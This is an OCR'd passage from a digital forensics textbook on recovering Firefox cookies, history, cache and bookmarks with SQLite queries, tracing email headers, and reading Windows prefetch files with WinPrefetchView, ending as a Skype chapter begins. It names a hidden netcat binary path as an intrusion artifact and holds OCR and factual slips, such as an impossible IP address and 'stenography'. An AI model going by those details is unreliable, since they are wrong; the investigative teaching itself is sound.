     unixepoch ), datetime(expiry/1000000, uniexpoch )
    FROM moz_cookies;
```

Figure 13.1: SQLite query




The query gets the following information from the moz_cookies table:

- ID: The sequential number used by the database to differentiate entries.
- baseDomain: The base URL value. For example, with the URL webmail.hs-ulm.de, hs-ulm.de would be the baseDomain value.
- Host: The full name of the website.
- Name: The name of the cookie. This field can sometimes tell what information the cookie is holding.
- Value: The value of the cookie. This field is usually in a hash format and not readable. However, some cookies are readable.
- creationTime: When the cookie was first made. It is converted using the datetime function.
- lastAccessed: When the cookie was last used. It is converted using the datetime function.
- Expiry: When the cookie deletes itself. It is converted using the datetime function. The fact that a cookie expires is another reason why a digital forensic specialist should only work with copies of the original data, as a copy could be changed over time.

In the Figure 13.2, it can be seen that the 523rd entry in the moz_cookies database is a cookie from the newnotcenter.com domain. The cookie is for remembering whether or not the Firefox search extension is enabled according

Figure 13.2: SQLite cookie query



to the Name. The Value says that it is set to true. The cookie was only accessed once as the creationTime and lastAccessed are the same. Finally, the cookie has no expiry date.

13.4 Places


The places.sqlite database has the most information related to the users activity. It contains all the websites the user visited along with the time they visited them. The sites are stored in the moz_places table while the time is stored in the moz_historyvisits table. So the query will have to match the entries in one table to the other one. Also, the time is recorded in PRTime once again so the datetime function will be used. The following query will not only list the sites with the time, but also convert the time into a readable format, for the results of the following query, see Figure 13.3

```
SELECT datetime(moz_historyvisits.visit_date/1000000,
      unixepoch ), moz_places.url FROM moz_places,
    moz_historyvisits WHERE moz_places.id = moz_historyvisits.
    place_id;
```

13.5 Cache

The Firefox cache stores the images, scripts, and other parts of a website that has been visited. So if the same website is opened then it will load faster. Cache is not stored in a SQLite file. In fact, it may not be stored in the usual Firefox profile. Instead, its stored in:

Figure 13.3: SQLite places query




Operating System	**Location**
Windows XP	C:\Documents and Settings\%username\Local Settings\Application Data\Mozilla\Firefox\Profiles
Windows Vista/7	C:\Users\%username% \AppData\Roaming\Mozilla \Firefox\Profiles
Linux	/home/$username/.mozilla/ firefox/Profiles
OS X	/Users/$username/Library/ Application Support/Firefox/Profiles/
Windows 10	C:\Users\%username% \AppData\Local\Mozilla \Firefox\Profiles

Another program has to be used in order to read the cahce. In the case of Windows, download MozillaCacheView from https://www.nirsoft.net/utils/mozilla_cache_viewer.html. When this program is opened it will automatically read the current contents of the Firefox cache. Since a digital forensics specialist should only work with a copy of the profile instead of the original, make sure to load the cache directly from the folder of the copy.

In Figure 13.4, one of the images from the cache is opened. In the images URL is in the data. The URL is then searched to get the original image. The

Figure 13.4: MZCacheView



original image is showed in the center. If a website was modified or removed, then the cache would be the proof of what it contained.

13.6 Saved Session Data

Whenever the Firefox browser is closed then a file called *sessionstore.js* is created. This file stores information on all the closed tabs and windows of the browser. When the browser is reopened it will read the file in order to restore the tabs and windows, before then removing the file. *sessionstore.js* is a JSON file. While they can be viewed with any text editor they would be hard to understand. So a program like JsonView, which can be downloaded here: http://www.softpedia.com/get/Programming/File-Editors/JSON-Viewer-Mitec.shtmlm, is used to parse and organize the data. The example in Figure 13.5 shows how the URLs from the closed tabs could be retrieved.

13.7 Bookmarks

Firefox stores the bookmarks data in the places.sqlite database. The relevant data is stored in two different databases moz_places and moz_bookmarks. Using the following SQL query we obtain the result shown in Figure 13.6:

```
SELECT moz_bookmarks.title, datetime(moz_bookmarks.dateAdded
    /1000000, unixepoch), datetime(moz_bookmarks.lastModified
    /1000000, unixepoch),moz_places.url, moz_places.title,
    moz_places.visit_count FROM moz_places, moz_bookmarks WHERE
    moz_bookmarks.fk = moz_places.id AND moz_bookmarks.type <> 3;
```

- **moz_bookmarks.title**: The name the bookmark was saved as.
- **moz_bookmarks.dateAdded**: The time the bookmark was made.

Figure 13.5: MiTec JSON Viewer





Figure 13.6: Result of bookmarks query



- **moz_bookmarks.lastModified**: The time the bookmark was last changed. It is converted using the datetime function.
- **moz_places.url**: The URL link to the bookmark.
- **moz_places.title**: The name of the website the bookmark links to. If the user doesnt specify a name for the bookmark then this field is equal to the moz_bookmarks.title.
- **moz_places.visit_count**: The number of times the bookmark was used.


13.8 Extensions

Firefox stores the extensions data in a JSON file called extensions.js. It will contain data on what extensions the user has, when they were downloaded, and whether they are enabled. In Figure 13.7, it can be seen that the web extension uBlock is installed. It could also be found that the extension is enabled.

13.9 Resources

Altheide, Cory; Carvey, Harlan: Digital Forensics with Open Source Tools: Using Open Source Platform Tools for Performing Computer Forensics on Target Systems: Windows, Mac, Linux, Unix, Etc. Elsevier Science, 2011.

Figure 13.7: MiTec JSON View of installed extensions



Chapter 14

Email Artifacts

14.1 Introduction

Many cyber crimes have involved the use of emails, either as the means or the evidence of the crime. Emails could contain evidence of many types of crimes such as: Domestic violence, Cyber-harassment, Extortion, Embezzlement, Fraud, Identity theft, Child exploitation and abuse, Terrorism, Drug dealing, Gambling, Intellectual property theft or Organized crime.

14.2 Email Fundamentals

There are two types of email systems:

1. **Client/Server Email**: The client sends or receives the emails. The server stores the messages until the user retrieves them. In this system, the emails are downloaded onto the users computer.

2. **Web-based Email**: The email account has to be accessed through a Web browser. The emails are stored in the email service providers server.

Email systems use a variety of protocols such as:

- **SMTP (Simple Mail Transfer Protocol)**: It is part of the TCP/IP, which is the primary protocol for sending messages through the Internet. SMTP is responsible for sending emails over either a network or the Internet.

- **POP3 (Post Office Protocol 3)**: POP3 is used to read the email. It stores the emails in a single folder until the user downloads them. After an email has been downloaded, it is deleted from the server by POP3. However, a user could choose to keep the emails on the server after downloading for a period of time. This means the investigators should not ignore this server even if the user already downloaded the email.

- **IMAP (Internet Message Access Protocol)**: IMAP is used to read to retrieve and read emails, like POP3. Unlike POP3, IMAP gives the user the option to store emails on various folders on the server. POP3 is still more widely used than IMAP.

An email is made up of a domain name and a username. The domain name is everything after the symbol, while the username is everything before it. For example, in the email exampleyahoo.com, example is the username while yahoo.com is the domain name.

14.3 Structure of Email

An email contains a body and a header. The body is the actual content of the message. The header is either in the condensed version or the full version. The type of header field used will determine the data the investigator can retrieve.

Condensed Header:

- **From**: This field contains the senders email address, which could be faked. It could also contain the senders name, which could also be faked. The reason they could both be faked is because SMTP does not verify email headers.
- **To**: This contains the receivers address, and possibly their name. Once again this could have been spoofed.
- **Subject**: This field could be blank. It could also contain misleading information.
- **Date**: This includes the date, day of the week, time, and time zone. This field is recorded by the senders computers clock. However, it is not accurate if the senders clock is not set correctly.

Full Header:

- **X-Originating-IP**: This field reveals the senders IP address. An IP address can either be static or dynamic. A static IP address is a permanent address for a specific computer. A dynamic IP address is used by a computer for a period of time. When the time is up, the IP address is placed back into a pool of available iP addresses, where any computer could end up taking it.
- **Received**: This field is in the format from [IP address] by [server name] with [Internet protocol], day of the week (first three letters), date [format: day month (first three letters) year], at [time (format is hour:minute:seconds)] time zone. Some email systems do not include the IP address of the sender.

Also, emails can contain more than one Received field if the email goes through several servers. This is because a server is responsible for creating this field. Multiple Received fields can reveal whether or not the senders IP address is faked. The investigator just has to check if the location next to the word by is the same as the location next to the word from in the Received field below it. If they do not match, then the senders IP address has been faked.

- **Return-Path**: This is where the email should be returned to if it could not reach its destination. If this does not match the address in the From field, then the sender faked their address.
- **Message ID**: This contains the name of the server and a unique string that the server assigned to the message. This string can be used to track the message.
- **Received-SPF**: The receiver of an email puts the email through an SPF query. This query checks if the sending server is allowed to send an email to the receivers domain. If the result is fail the message is rejected. If the result is neutral or pass then another spam filter decides if the message should be counted as spam.
- **Authentication-Results**: This field makes a recommendation to the user on the validity of the messages origin and content.
- **Content-Type**: This indicates the type of data in the message, such as text, audio, video, or images.
- **X-Mailer**: This specifies the email system used to send the message. Examples include Microsoft Outlook and Verizon Webmail.

14.4 Conducting an Email Investigation

The first step is obtaining the email. The computer forensics investigator should first make a copy of the digital evidence. The copy should of course include the full header and any attachments. Keep in mind that even if the receiver deletes the email, it can still be possibly found in the senders computer. Even if its deleted there, it can be found in the backup tape of a network server, or in a computers temporary files, or in a computers unallocated space.

The emails body and header should be searched for evidence. The investigator should also check attachments, people who have received copies of the email as secondary recipients, and people to whom the message was forwarded. In the header, the most important information is the IP address. The PING command can be used to check if the IP address is accessible (ie: ping 72.14.204.444).

A query tool known as *WHOIS* allows a computer forensics investigator to find out the contact and location information of the owner of an IP address. To use *WHOIS*, the investigator should type the IP address retrieved from the

email into this query tool, and the tool then retrieves information about the ISP. A static IP address is easy to trace back to the computer. To trace a dynamic IP address, the investigator should also provide the date and time the criminal used the IP address. Domain names can also be used for a *WHOIS* search. However, in this case the investigator should know exactly what they are looking for, because many different results could come from this query.[1]

14.5 Problems Encountered by Computer Forensics Investigators

14.5.1 Proxy Server

Criminals may use proxy servers to hide or mask their IP addresses. If someone uses a proxy server, that users identity is not revealed because the proxy server gives its own identity instead.

14.5.2 Tor

It is a communication system that allows people to communicate without losing their privacy.Instead of the message taking a direct route, the data packets on the Tor network take a random pathway through several relays that cover your tracks so no observer at a single point can tell where the data came from or where it is going.

14.5.3 Avoidance

With this technique, a users actions are displaced to times and places where the surveillance is assumed to be absent. For example, Al-Qaeda used this technique to distribute its propaganda videos. Websites and message boards were used to distribute these videos. Different websites uploaded the videos, then the videos would remove themselves after a period of time, and then they would be uploaded on different websites. This technique made it hard for authorities to track where the videos were being uploaded form.

14.5.4 Piggybacking

When there is surveillance, the information that needs to pass through undetected can be attached to a legitimate object. One way this can be accomplished is with stenography where the data could be hidden inside a sound or image file. In this case, only someone with the appropriate software can see the hidden message.

[1] cf. Mar15

14.5.5 Blocking Move

This is when the individual either blocks access to the communication or renders parts of it unusable. For example, encryption is considered a blocking move. This is because only the ciphertext is sent over the communication channel, and it is not usable to a third party. The intended recipient should have the decryption key.

14.5.6 Pizzini

Small slips of paper, either handwritten or typewritten, that are used for communication in order to avoid the surveillance of telecommunications and electronic communications.

14.6 Resources

Maras, Marie-Helen: Computer Forensics: Cybercriminals, Laws, and Evidence. Jones & Bartlett Learning, 2015.

Chapter 15

History of Actions

15.1 Introduction

This hack deals with the history of actions from a user, which means a digital forensics expert can find tracks and evidence of possible illegal activities. In order to understand how to extract that informations, a baseline understanding of the technology to provide a good foundation for how and why prefetch files contain certain data is needed.

15.2 What are prefetch files?

Windows prefetching started with Windows 2003 Server and Windows XP and is still used on Windows 10. Prefetch is a feature, that stores specific data about the applications a user runs in order to help them start faster. Furthermore prefetch is a algorithm that helps anticipate cache misses, and stores that data on the hard disk for easy retrieval. There are three different types of prefetch files:

- boot trace: the purpose of this kind of prefetch files is to speed up the operating system when it's being started or rebooted.
- application: the intent of this prefetch files is to speed up the time it takes for Windows to load certain applications, which includes software like cmd.exe, notepad or other third party applications.
- hosting application: the last type of prefetch files records the trace activity of certain programs that are used to spawn system process, such as DLLHOST.exe, RUNDLL32.exe and so on. Windows needs to keep track of the different processes, that were started by applications, which is why they are categorized separately as hosting applications

All types of prefetch files are located in the prefetch directory, which normally can be found under C:\Windows\, independent from the running Windows op-

erating system. Do not get confused by the file names because, their naming convention is unique for each type of prefetch files. The most common prefetch file types are the application prefetch files, which filenames contains the application name followed by a thirty two bit hash or number represented in hexadecimal, which is an indicator for the location of the application and finishes with the .pf extension. With all this information a forensics expert may ask now what is the forensics value of the prefetch file?

15.3 Forensics value of prefetch files

Prefetch files can sometimes answer the vital questions of digital forensic analysis: who, what, when, where, why and sometimes even how. Furthermore there are two different perspectives a investigator can examine informations from prefetch files, the content itself or the creation of the existence in the prefetch directory.

First, lets have a look at the content of prefetch files. If you are interested how analyzing tools for prefetch files work, you can take a first look at the content using an hexeditor.


Of course you won't use a hexeditor to examine the data, which are of forensics value for you, but it is a good insight for understanding the inner workings of analyzing tools, which will be used in the later section of this document. No matter which way you going to look at the prefetch files, it will be pretty obvious what informations are of value for your forensics examination. The metadata contains the application name, executed location and different timestamps for instance the last runtime. These artifacts might answer the what, where and when of an incident.

The second half of prefetch files are written in plain text, but can be challenging to read. Tools can organize this content, making it easier to read and to identify artifacts of interest. Scanning all locations, where an application was running may reveal hidden or obfuscated directory locations, for instance a TrueCrypt volume. TrueCrypt is a software, that has the ability to hide directories from view, finding this path listed in a prefetch file can provide a data source that might not otherwise be identified. By just browsing the contents of prefetch files it is possible to identify an obfuscated directory, for instance C:\WINDOWS\System32\WiQZC\hidden\hacking\tools\nc.exe.

Often, hackers will hide tools in plain sight in unusual directories in the System32 folder. The System32 directory is a folder that contains many programs used by the operating system. Most users do not browse this directory. The full directory path in the prefetch file can also provide any user accounts, this could reveal a temporary account used for malicious activity by showing programs that were executed sometime in the past by a potential unauthorized user. This may answer the who question for a forensic exam, or at least narrow the scope.

Lastly analyzing the full paths in the prefetch files can show that an application was accessed from an external storage device. With that information you

Figure 15.1: Windows File Analyzer overview



are able to compare the last access time in the prefetch file with the timestamps in the USBStor registry key. If you identify matching timestamps the USBStor registry key entry will contain a serial number of the device. This can lead to other devices that need to be seized and analyzed. Identifying unaccounted USB storage devices and applications or files accessed on those USB devices might help in answering the what and why questions. The next section of this document will be focused on the tools you can use for your forensics examination of prefetch files.


15.4 Tools

15.4.1 Windows File Analyzer

Windows File Analyzer analyzes Prefetch-Files which are saved in the folder Prefetch, located within C:/Windows. These files contain interesting information about forensic analysis. This utility is very user-friendly and therefore easy to use. Download https://www.mitec.cz/wfa.html

This program doesnt need any installation, thus you just can run it. After opening just select File-¿Analyze Prefetch. Then pick the prefetch-folder of your choice and the Windows File Analyzer accomplishes its duty. Unfortunately, Windows File Analyzer can only be used by Windows OS ending with Windows 7 and Windows Server 2008. Since Windows 8 or newer isnt supported by WFA, there have to be other programs to come into use. For example: WinPrefetchView. Cf. Figure 15.1.

Figure 15.2: WinPrefetchView properties



15.4.2 winprefetchview

WinPrefetchView is used to read the informations which are stored in those prefetch-files. With this program you are able to display these informations onto your screen. There you can see clues when which applications were run last and what files were loaded by them. Furthermore you can see which files are loaded on Windows boot. Download: http://www.nirsoft.net/utils/win_prefetch_view.html

After downloading, you get a zip file you need to extract. This zip-file contains a .exe-file you only have to run. There is no installation needed. You can also run this .exe-file on a external USB-flashdrive to keep your system untouched. Usually, winprefetchview automatically selects the original windows prefetch-folder, but within the application you are able to select another target-folder. Here you can analyse a single file. To do so select one file and click on File and Select Properties (alternative: select one file and press Alt + Enter), shown by Figure 15.2. When using winprefetchview with the command interpreter (e.g. CMD or Powershell), you now are able to access the advanced options of the tool, for example selecting a certain prefetch directory for your analysis. To use another directory type in the following command:

```
C:\> [path]\WinPrefetchView.exe /folder [path]\[directory name]
```

Exporting the to a normal txt file can be done via:

```
C:\> [path]\WinPrefetchView.exe /folder [path]\[directory name] /
    stext [path]\[filename]
```

You can also save it in a. html-file, .xml-file or in a tab-delimited text file to get a better overview. To simplify your searching, you can sort you findings. In this case, we sorted our findings by the Run-Counter (i.e. how often a application has been started) and saved it into a .html-file:

```
C:\> [path]\WinPrefetchView.exe /folder [path]\[directory name] /
    shtml [path]\[filename] /sort ~Run Counter
```

Figure 15.3: WinPrefetchView cmd commands

/folder <Folder>	Start WinPrefetchView with Prefetch folder from another instance of Windows operating system.
/prefetchfile <Filename>	You can use this command-line parameter with the other save commands (/shtml, /stab, and so on) in order to export the records of specific .pf file into text/html/csv file, for example: WinPrefetchView.exe /shtml "C:\temp\records.html" /prefetchfile "C:\windows\Prefetch\NTOSBOOT-B00DFAAD.pf"
/stext <Filename>	Save the list of Prefetch files into a regular text file.
/stab <Filename>	Save the list of Prefetch files into a tab-delimited text file.
/scomma <Filename>	Save the list of Prefetch files into a comma-delimited text file (csv).
/stabular <Filename>	Save the list of Prefetch files into a tabular text file.
/shtml <Filename>	Save the list of Prefetch files into HTML file (Horizontal).
/sverhtml <Filename>	Save the list of Prefetch files into HTML file (Vertical).
/sxml <Filename>	Save the list of Prefetch files into XML file.
/sort <column>	This command-line option can be used with other save options for sorting by the desired column. If you don't specify this option, the list is sorted according to the last sort that you made from the user interface. The <column> parameter can specify the column index (0 for the first column, 1 for the second column, and so on) or the name of the column, like "File Size" and "Filename". You can specify the '~' prefix character (e.g: "~Created Time") if you want to sort in descending order. You can put multiple /sort in the command-line if you want to sort by multiple columns. Examples: WinPrefetchView.exe /shtml "f:\temp\Prefetch.html" /sort 2 /sort ~1 WinPrefetchView.exe /shtml "f:\temp\Prefetch.html" /sort "~Modified Time"
/nosort	When you specify this command-line option, the list will be saved without any sorting.

If you have a clue, e.g which application was used to commit a crime, you can specifically extract one certain prefetch-file to analyze its loaded files and the last run time.

```
C:\> [path]\WinPrefetchView.exe /folder [path]\[directory name] /
    sverhtml [path]\[filename] /prefetchfile [path]\[filename]
```

To conclude this hack, the following Figure 15.3 presents further cmd commands for the WinPrefetchViewer.

15.5 Resources

https://helpdeskgeek.com/help-desk/delete-disable-windows-prefetch/
https://www.forensicmag.com/

Chapter 16

Skype-Database Analysis

16.1 Introduction

The IP telecommunication and messenger service Skype enjoys great popularity. With more than 300 million monthly users, the service is market leading. But there is also an obvious reputation according bad data security. Because despite various news about spying on Skype, it is also used again and again for criminal activities. All of this, coupled with the wide spread use on home and office computers makes Skype an fitting target in a forensic analysis.

Skype handles a lot of information as a telecommunication program and instant messenger, including contact data ranging from the phone number to the address of the user, chat history including downloaded or exchanged data and user-generated content such as contact pictures or video calls. As always in forensic investigations, if you know what you are looking for, you can find results quick and easy. Checking the suspect's account, his contacts and chats, could make some progress in investigations.

The analysis of Skype Classic is very easy thanks to the variety of commercial and non-commercial tools; even without SQL knowledge. However, how efficient or effective the analysis of objects is and whether anything can be found is left to the forensic sense of the examiner. However, if a suspect has used Skype Classic for illegal activities, the evaluation of the data will be a pleasure. Since SQLite also has the property of only marking deletions and not deleting them permanently, even old data can easily be obtained for the experienced forensic examiner.

